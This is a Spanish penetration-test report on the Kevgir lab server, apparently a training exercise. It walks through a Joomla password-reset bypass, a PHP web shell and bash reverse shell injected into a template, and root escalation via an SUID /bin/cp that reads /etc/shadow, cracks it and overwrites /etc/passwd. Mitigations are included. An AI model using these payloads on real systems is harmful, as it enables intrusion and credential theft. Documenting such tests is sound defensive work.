

---

# **INFORME DE VULNERABILIDADES**

---

**SERVIDOR KEVGIR**

**Carles Roca Bonada**

**20 de Febrero de 2026**

## METADATA

|                    |                    |
|--------------------|--------------------|
| VERSIÓN            | 1                  |
| TIPO DE DOCUMENT   | Informe completo   |
| FECHA              | 20/02/2026         |
| CAMBIOS REALIZADOS | Informe inicial    |
| REALIZADO POR      | Carles Roca Bonada |
| REVISADO POR       |                    |
| APROBADO POR       |                    |

# ÍNDICE

|                                                           |           |
|-----------------------------------------------------------|-----------|
| <b>1. INTRODUCCIÓN</b>                                    | <b>3</b>  |
| <b>2. ALCANCE</b>                                         | <b>4</b>  |
| <b>3. RESUMEN EJECUTIVO</b>                               | <b>5</b>  |
| 3.1. RIESGOS IDENTIFICADOS                                | 5         |
| 3.2. VULNERABILIDADES                                     | 6         |
| 3.3. RECOMENDACIONES                                      | 7         |
| <b>4. RESUMEN TÉCNICO</b>                                 | <b>8</b>  |
| 4.1. EXPLOTACIÓN                                          | 8         |
| 4.2. VULNERABILIDADES                                     | 15        |
| 4.2.1. Joomla Password Reset Token Bypass (CVE-2008-3681) | 15        |
| 4.2.2. Ejecución remota de código vía Templates de Joomla | 15        |
| 4.2.3. SUID Bit Incorrecto en /bin/cp                     | 16        |
| <b>5. CONCLUSIÓN</b>                                      | <b>17</b> |

# 1. INTRODUCCIÓN

El presente informe detalla la prueba de penetración (Pentesting) sobre el servidor de la aplicación web Kevgir, llevada a cabo con el objetivo de evaluar la seguridad de los servicios que tiene la aplicación ante accesos no permitidos y otras amenazas de explotación.

La evaluación se enfocó en detectar fallos en la configuración de servicios accesibles externamente ,en revisar sus versiones y en la escalada de privilegios.

Durante la prueba se examinaron los riesgos inherentes a la aplicación web y al sistema, evaluando su efecto potencial en la confidencialidad, integridad y disponibilidad del sistema y la información que alberga.

Los resultados revelan que configuraciones vulnerables y software desactualizado facilitan el compromiso del servidor, afectando la seguridad del activo analizado de manera crítica.

## 2. ALCANCE

La auditoría de seguridad ha consistido en una prueba de penetración del servidor Kevgir, donde la empresa The Bridge ha permitido la conexión a la misma red que el servidor objetivo.

Por consiguiente, la prueba únicamente se ha centrado en lo solicitado por la empresa:

- Análisis de los puertos expuestos en el sistema y sus versiones.
- Documentación de fallos y malas configuraciones en esos puertos.
- Explotación de esos fallos y malas configuraciones para conseguir vulnerar esos puertos.
- Escalada de privilegios.

Exento de este informe quedan:

- Persistencia
- Movimientos laterales
- Exfiltración de datos
- Recon interno
- Limpieza de huellas

### **3. RESUMEN EJECUTIVO**

El entorno evaluado corresponde al servidor Kevgir, ubicado en la red interna de la empresa The Bridge. La auditoría tiene como objetivo analizar la seguridad de los servicios expuestos mediante la explotación de las vulnerabilidades que aparezcan en dichos servicios.

El auditor dispone de acceso a la red del servidor, sin contar con credenciales ni información previa sobre la infraestructura, simulando el contexto de una intrusión desde el exterior de la infraestructura, de la cual no se conoce la arquitectura de red, sistemas, servicios, aplicaciones ni tipología.

#### **3.1. RIESGOS IDENTIFICADOS**

- Acceso no autorizado
- Compromiso de datos expuestos
- Ejecución remota de comandos y código
- Robo de credenciales
- Escalada de privilegios

Todos estos riesgos pueden traducirse en una pérdida de confidencialidad, integridad y disponibilidad, comprometiendo toda la red y pudiendo causar un daño reputacional, económico y legal para la empresa.

### 3.2. VULNERABILIDADES

|                             | <b>Joomla Password Reset Token Bypass (CVE-2008-3681)</b>                                                         | <b>Ejecución remota de código vía Templates de Joomla</b>                                                   | <b>Bit SUID incorrecto en /bin/cp</b>                                                                                                       |
|-----------------------------|-------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Descripción</b>          | No se validan correctamente los tokens de reset, permitiendo cambiar la contraseña del primer usuario habilitado. | Templates editables por el administrador permiten inyectar código.                                          | /bin/cp tiene el bit SUID activo, lo que permite a usuarios no privilegiados copiar archivos al directorio /tmp y poder ver sus contenidos. |
| <b>Criticidad (CVSS)</b>    | 7.5 (Alta)                                                                                                        | 9.8 (Crítica)                                                                                               | 7.8 (Crítica)                                                                                                                               |
| <b>Fecha de publicación</b> | 12 de Agosto de 2008                                                                                              | Misconfiguración inherente al Joomla 1.5                                                                    | Misconfiguración del sistema                                                                                                                |
| <b>Mitigación</b>           | Actualizar a Joomla 1.5.6 o superior y comprobar que se validan los tokens de reset correctamente.                | Cambiar los permisos de Templates y usar un WAF para bloquear los intentos de inyección de código malicioso | Remover el bit SUID activo con el comando <code>chmod u-s /bin/cp</code>                                                                    |
| <b>Impacto</b>              | Acceso al panel de administrador, que puede llevar a un compromiso total del servidor.                            | Compromiso total del servidor.                                                                              | Acceso a hashes de contraseñas, posibilidad de comprometer todo el sistema.                                                                 |

Tabla 1. Vulnerabilidades encontradas.

### 3.3. RECOMENDACIONES

- Aislar los servidores web expuestos y deshabilitar el reset de contraseñas hasta actualizar Joomla a la versión más reciente y verificar con un comando simple si ya está parcheado.
- Bloquear la opción de editar los Templates de Joomla hasta que esté actualizado y luego crear reglas WAF para detectar posibles inyecciones de código malicioso.
- Remover el bit SUID activo del directorio /bin/cp con el comando `chmod u-s /bin/cp`.



## 4. RESUMEN TÉCNICO

### 4.1. EXPLOTACIÓN

En este apartado se explicará detalladamente el paso a paso de cómo se consiguió explotar los servicios del servidor Kevgir.

Lo primero fue encontrar la dirección IP del servidor Kevgir (Ilustración 1) y una vez encontrada, enumerar sus servicios mediante la herramienta Nmap (Ilustración 2).

```
(croca@kali)-[~]
$ sudo arp-scan -I eth0 -l
[sudo] contraseña para croca:
Interface: eth0, type: EN10MB, MAC: 08:00:27:16:c8:fb, IPv4: 10.0.10.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.10.1      52:55:0a:00:0a:01      (Unknown: locally administered)
10.0.10.2      08:00:27:b6:d2:2a      (Unknown)
10.0.10.17     08:00:27:d2:a7:8b      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.980 seconds (129.29 hosts/sec). 3 responded
```

Ilustración 1: Comando usado para conseguir la dirección IP del servidor Kevgir.

```
(croca@kali)-[~]
$ nmap -sV 10.0.10.17
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-19 17:42 CET
Nmap scan report for 10.0.10.17
Host is up (0.000077s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
25/tcp    open  ftp          vsftpd 3.0.2
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
1322/tcp  open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
2049/tcp  open  nfs          2-4 (RPC #100003)
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http         Apache httpd 2.4.7 ((Ubuntu))
9000/tcp  open  http         Jetty winstone-2.9
MAC Address: 08:00:27:D2:A7:8B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: CANYOUPWNME; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.91 seconds
```

Ilustración 2: Comando usado para enumerar los servicios del servidor Kevgir.

Una vez conseguidos los servicios y puertos, se procedió a buscar información en el buscador sobre los servicios y sus versiones. Buscando los diferentes servicios encontramos Joomla en el puerto 8081. A continuación se utilizó una herramienta llamada Joomscan que sirve para encontrar vulnerabilidades de Joomla, con la que se consiguió encontrar la vulnerabilidad CVE-2008-3681 (Ilustración 3).

```
Joomla! 1.5.x - (Token) Remote Admin Change Password
CVE : CVE-2008-3681
EDB : https://www.exploit-db.com/exploits/6234/
```

*Ilustración 3: CVE encontrado con Joomscan.*

Dicha vulnerabilidad permite cambiar la contraseña del primer usuario habilitado de Joomla sin autenticación. El método, tal y como se describe en la web de Exploit-db consiste en ir a la url `10.0.10.17:8081/index.php?option=com_user&view=reset&layout=confirm`, poner ' en el cuadro de texto que aparece y pulsar en submit (Ilustración 4).

http://10.0.10.17:8081/index.php?option=com\_user&view=reset&layout=confirm

Forums Kali NetHunter Exploit-DB Google Hacking DB

**Joomla!**  
...because open source matters

**Main Menu**

**Confirm your Account**


An e-mail has been sent to your e-mail address. The e-mail contains a verification token, please paste the token in the field below to prove that you are the owner of this account.

Token: '

Powered by Joomla!, valid XHTML and CSS.

*Ilustración 4: Proceso de cambiar la contraseña sin autenticación en Joomla.*

A continuación aparece la opción de cambiar la contraseña donde se puede poner la contraseña que se desee (Ilustración 5).



*Ilustración 5: Panel de reset de contraseña.*

Luego se tiene que ir a la url `http://10.0.10.17:8081/administrator` donde aparece un panel de login (Ilustración 6). Allí se ponen las credenciales que se han elegido anteriormente y se consigue el login.



*Ilustración 6: Panel de login en el recurso /administrator de Joomla.*

A continuación se exploró la aplicación web, donde se encontró en el apartado Extensions/Template Manager la opción de entrar a `rhuk_milkyway`, que es una plantilla predeterminada que viene incluida en las instalaciones de Joomla 1.5. Una vez allí se encuentra la posibilidad de editarlo, por lo que se puede inyectar una reverse shell (Ilustración 7).



## Template HTML Editor

/var/www/html/joomla/templates/rhuk\_milkyway/index.php

```
<?php
if(isset($_REQUEST['cmd'])){system($_REQUEST['cmd']);}
if(isset($_REQUEST['r'])){exec('bash -c "bash -i >& /dev/tcp/10.0.10.4/1234 0>&1"');}
```

Ilustración 7: Reverse shell inyectada en el template rhuk\_milkyway.

Una vez está inyectada la reverse shell, se tiene que poner el puerto 1234 a la escucha con el comando `nc -lvp 1234`, a continuación escribir la url `http://10.0.10.17:8081/?r=1` y se consigue la reverse shell como `www-data` (Ilustración 8).

```
(croca@kali)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
10.0.10.17: inverse host lookup failed: Unknown host
connect to [10.0.10.4] from (UNKNOWN) [10.0.10.17] 54914
bash: no job control in this shell
bash-4.2$
```

Ilustración 8: Consecución de una reverse shell.

Esta shell permite hacer pocas cosas por lo que se tendría que mejorar. Esto se puede hacer usando el comando `python -c 'import pty; pty.spawn("/bin/bash")'`, luego con `control+z` se quita la shell, se usa el comando `stty raw -echo; fg`, comando que vuelve a conectar la shell y por último se utiliza el comando `reset`, luego el comando `export SHELL=bash` y finalmente el comando `export TERM=xterm`.

Ahora con una shell mucho más interactiva se pudo empezar a buscar formas para escalar privilegios. En este caso, con el comando `find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -al {} \; 2>/dev/null` se encontró que el binario `/bin/cp` tiene el bit SUID activo, por lo que el usuario `www-data` puede usar el comando `cp` como si fuera `root` (Ilustración 9).



```

-rwsr-xr-x 1 root root 67704 Aug  5  2015 /bin/umount
-rwsr-xr-x 1 root root 30112 May 15  2015 /bin/fusermount
-rwsr-xr-x 1 root root 43316 May  8  2014 /bin/ping6
-rwsr-xr-x 1 root root 88752 Aug  5  2015 /bin/mount
-rwsr-xr-x 1 root root 38932 May  8  2014 /bin/ping
-rwsr-xr-x 1 root root 35300 Jul 15  2015 /bin/su
-rwsr-xr-x 1 root root 124932 Jan 14  2015 /bin/cp
-rwxr-sr-x 1 root shadow 49420 Jul 15  2015 /usr/bin/chage
-rwsr-xr-x 1 root root 156708 Mar 12  2015 /usr/bin/sudo
-rwxr-sr-x 1 root shadow 18208 Jul 15  2015 /usr/bin/expiry
-rwsr-xr-x 1 root root 45420 Jul 15  2015 /usr/bin/passwd
-rwsr-xr-x 1 root root 30984 Jul 15  2015 /usr/bin/newgrp
-rwxr-sr-x 1 root mail 13960 Dec  7  2013 /usr/bin/dotlockfile
-rwsr-xr-x 1 root root 44620 Jul 15  2015 /usr/bin/chfn
-rwsr-sr-x 1 daemon daemon 46652 Oct 21  2013 /usr/bin/at
-rwxr-sr-x 1 root tty 9748 Jun  4  2013 /usr/bin/bsd-write
-rwxr-sr-x 3 root mail 9704 Dec  4  2012 /usr/bin/mail-lock
-rwxr-sr-x 3 root mail 9704 Dec  4  2012 /usr/bin/mail-unlock
-rwsr-xr-x 1 root root 72860 Oct 21  2013 /usr/bin/mtr
-rwsr-xr-x 1 root root 18168 Mar  5  2015 /usr/bin/pkexec
-rwxr-sr-x 1 root tty 18056 Aug  5  2015 /usr/bin/wall
-rwxr-sr-x 1 root ssh 329144 May 12  2014 /usr/bin/ssh-agent
-rwxr-sr-x 1 root mlocate 34452 Jun 20  2013 /usr/bin/mlocate
-rwxr-sr-x 1 root utmp 406700 Nov  7  2013 /usr/bin/screen
-rwxr-sr-x 3 root mail 9704 Dec  4  2012 /usr/bin/mail-touchlock
-rwsr-xr-x 1 root root 18136 May  8  2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 35916 Jul 15  2015 /usr/bin/chsh
-rwxr-sr-x 1 root crontab 34824 Feb  9  2013 /usr/bin/crontab
-rwsr-xr-x 1 root root 66252 Jul 15  2015 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 9612 Feb 25  2015 /usr/lib/pt_chown
-rwsr-xr-x 1 root root 5480 Feb 25  2014 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-- 1 root messagebus 333952 Nov 25  2014 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 492972 May 12  2014 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 9804 Mar  5  2015 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 9752 Jun 11  2012 /usr/lib/authbind/helper
-rwsr-sr-x 1 libuuid libuuid 17996 Aug  5  2015 /usr/sbin/uuid
-rwsr-xr-- 1 root dip 323000 Apr 21  2015 /usr/sbin/pppd
-rwsr-sr-x 1 root root 24 Feb 24  2016 /etc/init.d/dhclient
-rwsr-xr-x 1 root root 34568 Jun 28  2013 /sbin/mount.cifs
-rwsr-xr-x 1 root root 88412 Nov  6  2015 /sbin/mount.nfs
-rwxr-sr-x 1 root shadow 30432 Feb  1  2014 /sbin/unix_chkpwd

```

Ilustración 9: Binario /bin/cp con el bit SUID activo.

Se utilizó ese binario para copiar el archivo /etc/shadow al directorio /tmp (Ilustración 10), donde se pudo leer el archivo con el comando cat /tmp/shadow y ver el hash de la contraseña de admin.

```


www-data@canyoupwnme:/var/www/html/joomla$ cp /etc/shadow /tmp
www-data@canyoupwnme:/var/www/html/joomla$ cd /tmp
www-data@canyoupwnme:/tmp$ ls
hsperfdata_jenkins          shadow
hsperfdata_tomcat7          tomcat7-tomcat7-tmp
jetty-0.0.0.0-9000-war--any- winstone2190858981940093001.jar
jna--1712433994

```

Ilustración 10: Comando usado para copiar el archivo /etc/shadow al directorio /tmp.

A continuación se copió toda la línea del usuario admin y se creó un archivo con el comando nano admin.hash en otro terminal de la Kali y se pegó allí todo lo que se había copiado anteriormente.

Luego, usando John the Ripper, que sirve para crackear contraseñas, se consiguió la contraseña a\*\*\*\* del usuario admin (Ilustración 11).



```
(croca@kali)-[~]
└─$ john /home/croca/admin.hash --wordlist=/usr/share/wordlists/rockyou.txt
john --show /home/croca/admin.hash

Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
admin (a)
ig 0:00:00:03 DONE (2026-02-19 17:02) 0.3039g/s 6069p/s 6069c/s 6069C/s leonardo1..jone1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
admin:a:16834:0:99999:7:::
1 password hash cracked, 0 left
```

*Ilustración 11: Crackeo de contraseña con John the Ripper.*

Una vez conseguida la contraseña con el comando su admin se consigue el login, pero este usuario tampoco tiene muchos privilegios. Para escalar privilegios se usó el mismo bit SUID activo que antes, pero esta vez copiando el archivo /etc/passwd al directorio /tmp.

A continuación se copió el archivo completo, se creó un archivo en la Kali usando nano passwd, se pegó todo el archivo copiado dentro y se cambiaron los permisos de usuario y de grupo para tener los mismos que root. El siguiente paso fue abrir un servidor de python estando en el directorio donde se ha creado el archivo passwd. Se hizo con el comando python -m http.server 8080. Luego desde el terminal con el usuario admin se utilizó el comando wget http://10.0.10.4:8080/passwd para descargar el archivo passwd modificado, que se guardó en /tmp como passwd.1 (Ilustración 12).

```
admin@canyoupwnme:/tmp$ wget http://10.0.10.4:8080/passwd
--2026-02-19 19:38:30-- http://10.0.10.4:8080/passwd
Connecting to 10.0.10.4:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1513 (1.5K) [application/octet-stream]
Saving to: 'passwd.1'

100%[=====>] 1,513      --.-K/s   in 0s

2026-02-19 19:38:30 (30.6 MB/s) - 'passwd.1' saved [1513/1513]
```

*Ilustración 12: Comando wget para descargar el archivo passwd modificado.*

El último paso que quedaba era utilizar el comando `cp passwd.1 /etc/passwd`, utilizar el comando `exit` para volver a ser `www-data` y volver a loguearse como `admin` para ser `root` (Ilustración 13).

```
www-data@canyoupwnme:/$ su admin
Password:
root@canyoupwnme:/# whoami
root
root@canyoupwnme:/#
```

*Ilustración 13: Comando usado para ser root.*

## **4.2. VULNERABILIDADES**

### **4.2.1. Joomla Password Reset Token Bypass (CVE-2008-3681)**

Criticidad: Alta (CVSS v2: 7.5)

Fecha de publicación: 12 de Agosto de 2008

Descripción técnica: Joomla 1.5.0-1.5.5 no valida correctamente los token de reset de contraseña, lo que permite resetear la contraseña del primer usuario habilitado, que suele ser el usuario admin, manipulando el parámetro token.

Impacto: Acceso administrativo completo, acceso a la modificación de templates, lo que puede llevar a una ejecución remota de código arbitrario mediante inyección PHP persistente.

Causas: Falta validación del estado de la cuenta activa y timeout en tokens de reseteo.

Recomendaciones Técnicas: Actualización inmediata a Joomla 1.5.6 o superior donde se implementa la validación completa del token. Deshabilitar la funcionalidad "Forgot Password" y crear una regla específica de WAF para bloquear la inyección de código malicioso.

### **4.2.2. Ejecución remota de código vía Templates de Joomla**

Criticidad: Crítica (CVSS v3.1: 9.8)

Fecha de publicación: Misconfiguración inherente a Joomla 1.5

Descripción técnica: Los archivos de templates activos presentan permisos incorrectos permitiendo la escritura por el usuario administrativo (admin). Post-explotación del CVE-2008-3681 el atacante puede inyectar código PHP malicioso consiguiendo de esta forma una reverse shell de www-data.

Impacto: Compromiso total del servidor mediante RCE. Escalada de privilegios y persistencia.

Causas: Templates configurados con permisos de escritura para el admin y ausencia de sanitización de código en el panel de gestión de templates.



Recomendaciones Técnicas: Corregir los permisos, deshabilitar la edición directa de templates desde el panel administrativo, crear reglas de WAF para detectar patrones de webshells y no permitir su ejecución y desplegar un monitoreo sobre el directorio templates para detectar modificaciones no autorizadas.

#### **4.2.3. SUID Bit Incorrecto en /bin/cp**

Criticidad: Crítica (CVSS v3.1: 7.8)

Fecha de publicación: Misconfiguración del Sistema.

Descripción técnica: El binario /bin/cp presenta el bit SUID activo, lo que permite ejecutar con privilegios de root independientemente de cual sea el usuario que lo utilice. Permite leer archivos protegidos (/etc/passwd, /etc/shadow) copiandolos al directorio /tmp y también sobreescribirlos.

Impacto: Extracción completa de hashes de contraseñas y modificación de archivos para crear usuarios root falsos, consiguiendo una escalada de privilegios a superusuario.

Causas: Ejecución errónea de `chmod u+s /bin/cp` durante la configuración del sistema y ausencia de auditorías periódicas de binarios SUID.

Recomendaciones Técnicas: Remover inmediatamente el bit SUID con `chmod u-s /bin/cp`. Implementar auditoría automática de binarios SUID mediante `find / -perm -4000` en cron diario. Desplegar AIDE para monitoreo de integridad de archivos críticos y configurar AppArmor profile específico para /bin/cp denegando acceso a /etc/shadow y /etc/passwd.

## **5. CONCLUSIÓN**

El escaneo de vulnerabilidades realizado ha identificado un Joomla Password Reset Token Bypass (CVE-2008-3681), una ejecución remota de código vía Templates de Joomla y un SUID Bit Incorrecto en /bin/cp en el servidor Kevgir, las cuales son vulnerabilidades clasificadas como altas y críticas. Las tres en conjunto permiten conseguir una ejecución remota de código y una escalada de privilegios a root, hechos que conducen a un control del sistema, robo de datos y persistencia. Esto puede tener un gran impacto para la empresa, tanto económico como reputacional.

Es por ello que se considera esencial aplicar las medidas correctivas propuestas y realizar una validación posterior para garantizar la mitigación completa.